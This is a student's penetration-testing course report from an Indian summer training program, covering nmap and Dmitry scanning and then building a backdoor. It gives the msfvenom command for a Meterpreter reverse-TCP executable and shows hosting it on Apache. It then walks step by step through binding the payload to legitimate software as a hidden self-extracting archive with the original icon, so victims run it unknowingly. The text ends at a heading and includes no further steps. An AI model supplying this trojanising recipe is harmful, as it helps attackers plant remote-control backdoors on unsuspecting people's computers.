CYBER SECURITY PROJECT REPORT (ICT SUMMER TRAINING PROGRAM) JUNE-JULY BATCH

PENETRATION TESTING ON WINDOWS OPERATING SYSTEM

SUBMITTED TO:
MR. RAHUL GUPTA

SUBMITTED BY:
Tushar Agarwal

ACKNOWLEDGEMENT

I Tushar Agarwal a student of Cyber Security course (June July) batch been conducted under ICT Summer Training Program held in Indian Institute of Technology Kanpur is grateful to our instructor Mr. Rahul Gupta Sir and his all so helpful supporters for teaching these value-able lessons and lectures and being very helpful and supportive throughout the course.

I have taken efforts in this project. However, it would not have been possible without the kind support and help of many individuals and organizations. I would like to extend my sincere thanks to all of them.

I would also like to thank ICT team members for helping us with all and any problems occurring throughout the course and resolving them unmistakably.

I would like to give a heartfelt thanks to IITK and Its faculty specially Prof. B.V. Phani Sir for believing in students and providing us with this amazing opportunity.

At last I would be thanking all my classmates for helping me through the problems and troubling errors that we faced together and outgrew them.

Yours thankfully

Tushar Agarwal

INDEX


Foot printing & Scanning:

Foot-printing (also known as reconnaissance) is the technique used for gathering information about computer systems and the entities they belong to. To get this information, a hacker might use various tools and technologies. This information is very useful to a hacker who is trying to crack a whole system.

Using nmap tool


Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.


Nmap <ip-victim>



Nmap also do intensive scan to find out more vulnerabilities in the victim device.

Nmap -A -T4 <ip victim> <Enter>






Using Dmitry tool:

Dmitry, or Deep-magic Information Gathering **Tool**, is a command line utility included in **Kali Linux**. It is designed to allow a user to collect public information about a target host. It can be used to gather a number of valuable pieces of information, such as: The who is details of a target host.

Dmitry -p -f <ip-victim> <enter>




Hacking into System


Create a backdoor to get system:

A **backdoor** refers to any method by which authorized and unauthorized users are able to get around normal security measures and gain high level user access (aka root access) on a computer system, network or software application.

For ip-host use “ifconfig” on command line



Msfvenom -p windows/meterpreter/reverse_tcp lhost=<iphost> lport=8090 -f exe -o project.exe <enter>




Copy this project file to html directory

Cp project.exe(<filename>) /var/www/html <enter>

Start the apache2 service so that file could be shared.


Service apache2 start <enter>



To download this file on windows side for binding with another software for victim

Open browser -> type host ip (192.168.201.130)/project.exe(filename)


File will be downloaded.



Binding the file with another software:

- Download original software
- Download the payload file
- Keep both the file in same folder
- Select both file and right click


- Select option “add to archieve”



- Right hand side select option **“Create SFX archieve”**
- **Go to advance option and select “sfx option”**
- **In general path write “%temp%”**
- **In update option select “overwrite all files”**
- **In setup option write “original file name” “payload file name”**
- **In modes option select “hides all”**
- **U can add text and icon of same image of original software**
- **Lastly click ok button**
- **Your binded software is ready.**

Hack into victim device:

